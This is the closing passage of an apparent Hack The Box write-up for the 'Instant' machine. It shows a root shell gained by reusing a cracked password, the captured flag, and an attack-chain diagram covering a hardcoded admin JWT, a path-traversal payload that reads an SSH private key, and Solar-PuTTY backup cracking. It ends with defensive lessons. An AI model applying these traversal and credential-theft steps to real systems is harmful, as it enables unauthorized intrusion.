Everything lines up: the session is named Instant, points at 10.10.11.37:22 (this very box) and its CredentialsID links to a credential set called instant-root whose user is root. The LogsFolderDestination with its C:\ProgramData\... path also confirms this backup came from an administrator's Windows workstation and ended up, copied without thinking, inside the Linux box they administer.
With that password, a plain su root (credential reuse) hands us the root shell.
su root
cd /root
cat root.txt
shirohige@instant:~$ su root
Password:
root@instant:/home/shirohige# ls
logs  projects  user.txt
root@instant:/home/shirohige# cd /root
root@instant:~# ls
root.txt
root@instant:~# cat root.txt
30c8537cb4f215b8a063337184f5b7a9
Both flags submitted close the box.
Target IP Address: 10.10.11.37
User flag owned
Instant has been Pwned!
MACHINE RANK #2374 · PWN DATE 02 Nov 2024 · POINTS EARNED 45
Attack chain
instant.htb (web)
   │  .apk download at /downloads
   ▼
instant.apk  ──apktool d──►  smali + network_security_config.xml
   │                              │
   │  subdomains:                 │  hardcoded Admin JWT
   │  mywalletv1 / swagger-ui     ▼
   └──────────────►  API /api/v1 (swagger-ui)  ──Authorization: <admin JWT>──►  admin endpoints
                                                     │
                                                     ▼
                          /admin/read/log?log_file_name=..%2F...   (path traversal)
                                                     │
                          ┌──────────────────────────┼──────────────────────────┐
                          ▼                                                       ▼
                     ..%2Fuser.txt                                       ..%2F.ssh%2Fid_rsa
                     (user flag)                                         (private SSH key)
                                                                                 │
                                                                  ssh -i id_rsa shirohige
                                                                                 ▼
                                                                        shell as shirohige
                                                                                 │
                                                     /opt/backups/Solar-PuTTY/sessions-backup.dat
                                                                                 │
                                              SolarPuttyCracker (rockyou → "estrella")
                                                                                 ▼
                                                          output.txt → root : 12**24nzC!r0c%q12
                                                                                 │
                                                                              su root
                                                                                 ▼
                                                                            shell as root
Lessons learned
- The client binary is not a secret. Everything shipped inside a mobile app (endpoints, subdomains, keys, tokens) is readable by whoever downloads it. Here a
.apkleaked two vhosts no wordlist would ever have guessed and a hardcoded admin JWT; see APK analysis. - A stolen JWT is direct access. A JWT's payload is only encoded, not encrypted; what protects it is the signature. A leaked admin token, expiring in the year 3023 no less, is equivalent to skipping authentication entirely.
- Concatenating paths with user input is path traversal. The log endpoint glued the file name onto a fixed
LOG_PATHwithout canonicalising; with..%2Fyou read SSH keys and flags. Canonicalise and check the result still sits inside the allowed directory (see LFI and path traversal). - Server errors are information. The
500from the absolute path and Swagger's401were not obstacles: one revealed the server was prefixing paths, the other gave away Werkzeug and Flask behind the API. - Session managers hoard badly protected gold. The Solar-PuTTY backup encrypted
root's password with a key crackable offline with unlimited attempts, and it got there copied from a Windows workstation. Do not leave those.datfiles on the host, and prefer key authentication over stored passwords; see also credential hunting.